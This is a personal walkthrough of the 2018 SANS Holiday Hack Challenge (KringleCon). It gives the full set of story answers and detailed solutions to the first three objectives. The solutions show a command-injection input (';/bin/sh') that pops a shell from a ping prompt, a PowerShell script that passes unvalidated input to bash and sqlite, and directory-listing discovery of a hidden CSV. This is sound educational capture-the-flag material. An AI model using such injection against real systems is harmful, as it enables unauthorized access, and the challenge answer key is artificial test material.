2018 HOLIDAY HACK CHALLENGE

KRINGLECON WALKTHROUGH

Juan Romero | Monday, January 14, 2019

CONTENTS

THANK YOU

A sincere thanks and gratitude goes out to the Holiday Hack team at SANS and Counter Hack. I've been participating since 2016, and in 2017 I completed the challenges in the time allotted. This time in 2018 I completed everything and put this walkthrough together. It's a labor of love, and a lot of fun to be able to train myself and build these skills in a free manner. I look forward to this event at the end of every year.

Special thanks to the speakers. There is a lot of great videos and content created to enhance the KringleCon experience, and this is an excellent way to spread knowledge and build up the Infosec community.

Also, special thanks to many players (mostly on discord) that were super helpful in asking and receiving feedback as everyone worked through the conference and challenges.

ABOUT THE AUTHOR

Linkedin: https://www.linkedin.com/in/jromerojr/

Twitter/Slack/Discord: @Obi_Juanb8b

Github: @Jvaldezjr1

@Spaniard2955 at KringleCon

Juan is a single father of 2 strong boys. He loves to do CrossFit workouts, hacking challenges, and playing games with his kids.

Juan has worked for Microsoft as an investigator for the Office 365 security team, a team lead at AT&T's DirecTV Incident Response team, and a senior consultant with Cisco's Incident Response Services team. Juan also has experience in the financial industry, where he was a member of a bank security team for FirstBank in Colorado.

Juan was also a Police Detective for 8 years with the Richmond Police Department where he served on two federal task forces with the IRS working Bank security cases, and with the FBI as a part of the Organized Crime, Violent Gangs task force.

Please enjoy this walkthrough. As you read through this, the content is laid out in the order in which I worked through the game. I list the Objective, followed by the challenge and corresponding terminal game, then the answer and associated hints. The next sections after that cover walkthroughs for the terminal challenge first, followed by the solution to the objective.

OFFICIAL KRINGLECON QUESTIONS

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Welcome, my friends! Welcome to my castle! Would you come forward please?
Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!
I hope you enjoy it. I think you will.
Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.
KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.
Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests.
*And, if you are interested in the background of this con, please check out Ed Skoudis' talk called **START HERE**.*
Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!

Question 1:

What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions?
*For hints on achieving this objective, please visit Bushy Evergreen and help him with the **Essential Editor Skills** Cranberry Pi terminal challenge.*

Answer: Happy Trails

Well done!

Question 2:

Who submitted (First Last) the rejected talk titled **Data Loss for Rainbow Teams: A Path in the Darkness**? Please analyze the CFP site to find out. *For hints on achieving this objective, please visit Minty Candycane and help her with the **The Name Game** Cranberry Pi terminal challenge.*

Answer: John McClane

Ho Ho Ho!

Question 3:

The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker? *For hints on achieving this objective, please visit Tangle Coalbox and help him with the* ***Lethal ForensicELFication*** *Cranberry Pi terminal challenge*.

Answer: Welcome unprepared speaker!

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

Grunt!

Question 4:

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? *For hints on achieving this objective, please visit Wunorse Openslae and help him with* ***Stall Mucking Report*** *Cranberry Pi terminal challenge*.

Answer: Yippee-ki-yay

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech.

Ladies and Gentlemen…
Ladies and Gentlemen…
Due to the North Pole's legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER.
You will be witnesses.
Now, Santa… that's a nice suit… John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.
I have comrades in arms around the world who are languishing in prison.
The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.
The following people are to be released from their captors.
In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.
In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.
In the Land of Oz, Glinda the Good Witch.

Question 5:

Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. *For hints on achieving this objective, please visit Holly Evergreen and help her with the **CURLing Master** Cranberry Pi terminal challenge*.

Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases.

Links.
Nein! Nein! Nein!
No one is coming to help you.
Get the over here!
Schnell!

Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "*NOW I HAVE A ZERO-DAY. HO-HO-HO.*"
A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "*What do you think someone could do with that?*"

Question 6:

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? *For hints on achieving this objective, please visit Pepper Minstix and help her with the **Yule Log Analysis** Cranberry Pi terminal challenge.*

Answer: 19880715

Hans has started monologuing again.

So, you've figured out my plan – it's not about freeing those prisoners.
The toy soldiers and I are here to steal the contents of Santa's vault!
You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.
*But, I tell you -- I am an **exceptional** thief.*
And since I've moved up to kidnapping all of you, you should be more polite!

Question 7:

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? *For hints on achieving this objective, please visit Sparkle Redberry and help her with the **Dev Ops Fail** Cranberry Pi terminal challenge*.

Answer: Fancy Beaver

Great work! You have blocked access to Santa's treasure... for now.
And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Question 8:

Santa has introduced a web-based packet capture and analysis tool to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the **Python Escape from LA** Cranberry Pi terminal challenge*.

Answer: mary had a little lamb

Ho Ho Ho!

Question 9:

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the **Sleigh Bell Lottery** Cranberry Pi terminal challenge*.

To start, assist Alabaster by accessing (clicking) the snort terminal below:

Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

Answer: Snort is alerting on all ransomware and only the ransomware!

Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.
Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?
All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of **elves** and find the domain it communicates with.

Question 10:

After completing the prior question, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?

Answer: erohetfanu.com

Erohetfanu.com, I wonder what that means?
Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.
I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.
Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

Question 11:

Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar HoHoHo Daddy.
What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Answer: Successfully registered yippeekiyaa.aaay!

Yippee-Ki-Yay! Now, I have a ma... kill-switch!
Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.
As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.
Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.
One of the passwords will unlock our access to the vault so we can get in before the hackers.

Question 12:

After activating the kill-switch domain in the last question, Alabaster gives you a zip file with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the **Vault** entry?

Answer: ED#ED#EED#EF#G#F#G#ABA#BA#B

You have some serious skills, of that I have no doubt.
There is just one more task I need you to help with.
There is a door which leads to Santa's vault. To unlock the door, you need to play a melody.

Question 13:

Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?

Answer: You have unlocked Santa's vault!

Having unlocked the musical door, you enter Santa's vault.

I'm seriously impressed by your security skills!
How could I forget that I used Rachmaninoff as my musical password?
Of course I transposed it it before I entered it into my database for extra security.

Alabaster steps aside, revealing two familiar, smiling faces.

It's a pleasure to see you again.
Congratulations.

You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!
You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!
You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.
That's why we had so many different *challenges this year.*
We needed to find someone with skills all across the spectrum.
I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.
And you did!
Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.
See what happens when they take off those hats?

Santa continues:

Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys.
And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.
You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?
They lived happily ever after.


Question 14:

Who was the mastermind behind the whole KringleCon plan?
If you would like to submit a final report, please do so by emailing it to:
SANSHolidayHackChallenge@counterhack.com
Answer: santa

Congratulations on solving the SANS Holiday Hack Challenge 2018!

From <https://narrative2018.holidayhackchallenge.com/#!>

OBJECTIVE 1 – KRINGLECON KIOSK HISTORY



Answer: Happy Trails

CHALLENGE

The kiosk is located just behind Bushy Evergreen. The first objective is to discover the secret message at the end of this 6 question test. The clues to the answers are generously given by Ed Skoudis here. The associated Terminal Challenge can be found next to Bushy Evergreen, called '**Essential Editor Skills**'. Talking to Bushy lands you 2 hints for solving this objective and the terminal challenge.

HINTS

Past Challenges

Vi Tutorial


TERMINAL CHALLENGE

ESSENTIAL EDITOR SKILLS


Opening the terminal for this challenge drops you directly into the 'vi' editor and an already existing document created for this challenge. Visiting the hint (above) walks you through the exact steps to exit the 'vi' editor.

It's always a good idea to hit the 'ESC' key to switch out of the 'vi' editor mode, or if you are just unsure of what mode you are in. This will bring you to the 'vi' command mode. If you do not see '—INSERT –' at the bottom left of the terminal, then you are in 'vi 'command mode. Exiting at this point is as simple as typing the following **':q!'**

- The ':' character tells 'vi' that a command is to follow
- 'q' stands for 'quit'
- '!' is used as a 'force' option, or quit without writing, so that vi doesn't prompt you to save the document.




Terminal Start




Completed Challenge

OBJECTIVE SOLUTION


TL;DR AKA ED'S CLIFF NOTES




Firmware




ATNAS




Business Card



Cranberry Pi




Snowballs



The Great Book

Answering the questions correctly will present you with a secret message '**Happy Trails'.**

OBJECTIVE 2 – DIRECTORY BROWSING



ANSWER: JOHN MCCLANE


CHALLENGE


This challenge involves analyzing the CFP site at https://cfp.kringlecastle.com/ to locate the name of the person submitting the rejected talk. Clues to this challenge come from Minty Candycane after completing **The Name Game** terminal challenge. The first 2 hints below are given when you talk to Minty and start the terminal challenge. The 2nd two hints are given when you complete the terminal challenge.

HINTS

https://ss64.com/ps/call.html

https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database





https://portswigger.net/kb/issues/00600100_directory-listing

SPEAKER HINT - VIDEO

Mike Saunders gave a talk, Web App 101: Getting the Lay of the Land that provided solid advice of how to approach a web site pen test and mapping out every page on the site manually.

TERMINAL CHALLENGE

THE NAME GAME

Minty Candycane provides this challenge and needs help in recovering the name of a new employee from the Santa's Castle Onboarding System. The

2 hints Minty provided (PowerShell Command Injection & SQLite3 .dump'ing) give us an idea of what we may be dealing with. From these hints, we may be able to manipulate input via PowerShell and extract the name from a SQLite database. Let's find out.

At the terminal we are presented with Santa's Onboarding System. Are there really only three options? I remembered during registration, if you played around with the URLs for the KringleCon invitation (/three, /four, /six for example), eventually you saw a message indicating 'Your curious, we like that. Little do we know that the same applies here. There are 2 methods to solving this I found, and maybe potential for a third, but I'm not certain at the time of this writing.

MENU OPTION 2 – OCCAM'S RAZOR

Option 2 indicates a method to 'verify the system'. Selecting that prompts us to input an address of a server. When I don't give any input (just hit enter), I see output of a reference to a ping command, and a reference to an 'onboard.db'. Well, that is likely the target for our person's name. When I feed null input (just hit enter) I see a ping usage message. This tells me that the input I provide is being passed to the ping command. The simplest answer is sometimes the best. Why not pass a command as the server address? I used '**;/bin/sh**', and I get rewarded with a shell. The semicolon gets interpreted terminating the ping command, and since we didn't give ping an address, we see the usage option output as a reminder of how to use ping. Once the semicolon is processed, then our command is next, noted with the '$' prompt.

```
Validating data store for employee onboard information.
Enter address of server: ;/bin/sh
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
$ ls -aF
./  ../  .bash_logout  .bashrc  .cache/  .local/  menu.ps1  onboard.db  .profile  runtoanswer*
$
```

From here, I enumerate the directory I'm in, and see several interesting things. 'Menu.ps1' is the PowerShell script for the onboarding system (we'll discuss that after Menu Option 1).

What, PowerShell on Linux? Take a moment and absorb just how awesome this is before we complete this challenge. Yes Virginia, PowerShell runs on Linux.

Somewhere, Linus Torvalds and Bill Gates are laughing at all of us.

Back to the task at hand. In our file listing, we also see our 'onboard.db' file. Since we know this is a sqlite3 data base, we can run the 'sqlite3' command and search through the onboard.db.

Here are the command steps I took to get the answer:

- sqlite3

Once the prompt changes, you are 'in' SQLite and need to open onboard.db.

- .open onboard.db

Now we can use the '.dump' command Minty mentioned. What this does is dump all the tables and data. We really only care about the first part of the dump, where it gives us information into the tables that exist in the database. Then we can use that information to write a query and get the exact result we need. There are 2 queries that are helpful:


SELECT * FROM onboard WHERE lname LIKE 'Chan'
this returns pipe delimited results:

- **84|Scott|Chan|48 Colorado Way| |Los Angeles|90067|4017533509|scottmchan90067@gmail.com**


SELECT fname FROM onboard WHERE lname LIKE 'Chan'
this returns the value in the first name field:

- **Scott**

Execute the .quit command and exit sqlite3. Then execute .runtoanswer binary and submit the name to complete the challenge.



Terminal Start



Completed Challenge

MENU OPTION 1 – TRUST BUT VERIFY

Option 1 starts the onboarding process where I am prompted to input information (name, address, phone number, etc.). I can input whatever I want into the system, there doesn't appear to be any kind of input validation. I don't know how that will help me search for anything, but lets see if we can break into the executing code. Based on analysis from Option 9 (see below), we see these inputs are going directly into variables used by the script and passed directly into an SQL query.

```
$efirst = Read-Host "Enter your first name.`n"
$elast = Read-Host "Enter your last name.`n"
$estreet1 = Read-Host "Enter your street address (line 1 of 2).`n"
$estreet2 = Read-Host "Enter your street address (line 2 of 2).`n"
$ecity = Read-Host "Enter your city.`n"
$epostalcode = Read-Host "Enter your postal code.`n"
$ephone = Read-Host "Enter your phone number.`n"
$eemail = Read-Host "Enter your email address.`n"

Write-Host "`n`nIs this correct?`n`n"
Write-Host "$efirst $elast"
Write-Host "$estreet1"
if ($estreet2) {
    Write-Host "$estreet2"
}
Write-Host "$ecity, $epostalcode"
Write-Host "$ephone"
Write-Host "$eemail"
```

Using Minty's hints on the '&' and PowerShell, I can generate errors within the script that remind me of a script error produced in PowerShell. We already talked about Linux and PowerShell above, so, this is another confirmation that we are inside of a PowerShell script. After some level of effort, I am unable to break out of the PowerShell script with my input manipulation. We may understand why below.

MENU OPTION 9 – YOU ARE CURIOUS, WE LIKE THAT.

Remember when we found 'menu.ps1'? Let's look at that code. Running the command 'cat menu.ps1' will allow me to copy/paste the text out of the cranberry pi terminal, and into PowerShell ISE. Below are some code snippets, but we see a function that shows us the menu when we started the terminal challenge.

```
$global:firstrun = $TRUE
function Show-Menu {
    $intro = @(
        "We just hired this new worker,",
        "Californian or New Yorker?",
        "Think he's making some new toy bag...",
        "My job is to make his name tag.",
        "",
        "Golly gee, I'm glad that you came,",
        "I recall naught but his last name!",
        "Use our system or your own plan,",
        "Find the first name of our guy `"Chan!`"",
        "",
        "-Bushy Evergreen",
        "",
        "To solve this challenge, determine the new worker's first name and subm
    )
    $header = @(
        "=================================================================="
        "=                                                                ="
        "= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G ="
        "=                                                                ="
        "=================================================================="
```

A couple of things stand out in this script. There is a function called 'Employee-Onboarding-Form' that handles Option 1 that we discussed above. I generated errors in the script by sending '&' characters to try to inject into the program. I can see the user input has no validation, and users can submit anything they want. Where that could be a problem is this line here.

```
Start-Process -FilePath "./sqlite3" -ArgumentList "onboard.db `"INSERT INTO onboard (fname, lname, street1,
street2, city, postalcode, phone, email) VALUES (``'$efirst``',``'$elast``', ``'$estreet1``', ``'$estreet2``',
``'$ecity``', ``'$epostalcode``', ``'$ephone``', ``'$eemail``')`""
```

I don't think it is possible given where in the SQL query the input goes (as I discussed in Option 1), but if you could stop processing of the SQL command, and change over to your input, then in theory, you should be able to pass a sql command to dump the 'onboard.db'. I was unable to get that technique to work. So lets move on through the rest of the code.

There is a 'Show-Menu' function that uses a switch statement to interpret which option the user provided, and it appears to have a **hidden** option. Option 9, gives us a command prompt in a PowerShell session (the command is /usr/bin/pwsh – the linux binary for PowerShell), which follows the same solution as described in Option 2 above. Commands like 'ls' and 'sqlite3' work to open the database. We also see reference to 'ping -c' that I spoke about for Option 2. The script quits when we finally submit 'q'.

```
Show-Menu
$input = Read-Host 'Please make a selection'
switch ($input)
{
    '1' {
        cls
        Employee-Onboarding-Form
    } '2' {
        cls
        Write-Host "Validating data store for employee onboard information."
        $server = Read-Host 'Enter address of server'
        /bin/bash -c "/bin/ping -c 3 $server"
        /bin/bash -c "/usr/bin/file onboard.db"
    } '9' {
        /usr/bin/pwsh
        return
    } 'q' {
        return
    } default {
        Write-Host "Invalid entry."
    }
```

OBJECTIVE SOLUTION

There are 2 method I used when solving this challenge. One was literally using the hints (manual method), and the other was an automated method using a spidering tool.

METHOD 1 – IN LAW ENFORCEMENT, WE CALL THIS A CLUE!

Based on the link to the portswigger site, Minty's advice, and Mike Saunder's talk, we can easily obtain a directory listing of the CFP site by browsing to the CFP page. I manually clicked on each link presented at the main CFP page, and observed my results in an intercepting proxy (ZAP- Zed Attack Proxy). Once I mapped out the application, I started to manipulate the URLs on certain pages to discover any directory traversal issues, or weird server errors. There isn't much to this site, but I did discover a directory listing when I removed certain characters from the CFP page (https://cfp.kringlecastle.com/cfp/cfp.html). Browsing to https://cfp.kringlecastle.com/cfp/ presented me with a listing of files in that directory:

Index of /cfp/


```
../
cfp.html                                08-Dec-2018 13:19                3391
rejected-talks.csv                      08-Dec-2018 13:19               30677
```

Reject-talks.csv looks like a relevant file we are looking for. Downloading that produces a long list of names of rejected talks. Using your tool of choice (I used Excel), filter based on the Title of the talk. Doing so produces our shunned speaker: '**John McClane**'.

firstName	lastName	title	talkName
John	McClane	Director of Security	Data Loss for Rainbow Teams: A Path in the Darkness

METHOD 2 – WORK SMARTER NOT HARDER


Even if you ignored the hints, and missed Mike Saunder's talk, but know enough about web testing to scan a website, a spider can be used to discover the hidden CSV file. In this case, I used ZAP's[1] spidering feature against the site, focusing on the subdirectories. Right click on the 'CFP' folder, select 'Attack', and in the 'Scope' TAB, check the box for 'Spider Subtree Only', then click 'Start Scan'. In doing so, ZAP located the CSV for me, which I can save locally. A partial screenshot from the interface follows:



Analysis of the CSV continues as described in Method 1.

1 Burp Suite has a similar spidering feature that also worked for this solution.

OBJECTIVE 3 – DE BRUJIN SEQUENCES




Answer: WELCOME UNPREPARED SPEAKER!

CHALLENGE


The door for the Speaker Unpreparedness room is located on the 2nd floor, to the right of the stairs around the corner from the speaker talks, to the right of Track 7. The associated Terminal Challenge can be found next to Tangle Coalbox, called '**Lethal ForensicELFication**'. Tangle gives you one hint the first time you talk, and 2 more hints after completing the terminal challenge.

HINTS

https://tm4n6.com/2017/11/15/forensic-relevance-of-vim-artifacts/



https://hackaday.com/2018/06/18/opening-a-ford-with-a-robot-and-the-de-bruijn-sequence/



http://www.hakank.org/comb/debruijn.cgi


TERMINAL CHALLENGE

LETHAL FORENSICELFICATION


Tangle's challenge is to help the Elf Resources (HR for elves) on an investigation. One elf has filed a complaint against another who wrote a love letter to the complainant. The goal is to find the first name of the elf of whom the love poem was written. Our first hint , a blog post from TM4n6, tells us we are looking for clues related to the 'Vim' (ViMproved) linux text editor


and a '.vimnfo' file. *The .viminfo file, … is a special file used to remember information that would otherwise be lost when exiting vim...*[2]

With the terminal opened, we can see we are in the /home/elf directory by running the 'pwd' command (print working directory). Then, I use the 'ls -aF' command (list all files, classified by file type) which shows me hidden files in the directory. Of note are a directory labeled '.secrets' and the .viminfo file. Adding the -R option to 'ls', we can recurse through the .secrets directory and discover the offending elf left the poem on the system.



Using 'more' and pointing to the poem.txt file, we see a poem written in a similar fashion to Edgar Allen Poe's poem called The Raven. However, our complainant elf's name is left out of this file. Usually when someone writes a letter, they usually include the name of the person they are writing about, as if they are speaking to that person. I was a detective before I got into DFIR, and with the advent of computers, it's easier to write stalking letters like this, then remove the name of the 'beloved' after it's written. Maybe '.viminfo' may help indicate this behavior. Using 'cat', pointing to '.viminfo', and piping it through 'more', I can scroll through page by page and note anything useful. See the table below for various screenshots of useful information.






